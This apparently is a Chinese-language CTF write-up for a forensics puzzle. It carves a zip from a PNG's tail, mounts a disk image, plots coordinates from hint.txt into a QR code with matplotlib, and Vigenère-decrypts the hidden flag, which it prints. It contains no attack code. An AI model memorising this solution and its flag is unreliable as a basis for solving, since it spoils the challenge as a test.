
发现最近访问文件phos.png,导出文件
发现文件尾步中有一个zip 压缩包,提取 zip。
解压之得到message.img
挂载镜像,发现hint.txt
hint.txt的格式显然是坐标地址

使用脚本画出二维码
import matplotlib.pyplot as plt
with open('./hint.txt', 'r') as f:
    save = f.readlines()
x = []
y = []
for t in save:
    x.append(t.split()[0])
    y.append(t.split()[1])
plt.axis('equal')
plt.scatter(x, y, s = 1, c = 'black', marker = 's')
plt.show()
使用画板的反色功能

扫描二维码,得到
Here is the vigenere key: aeolus, but i deleted the encrypted message。
使用010editor打开message.img,发现字符串:yispn!buwh_qcfd_ebo_mglzs
使用密码解密得:yeeeeet!just_find_and_solve
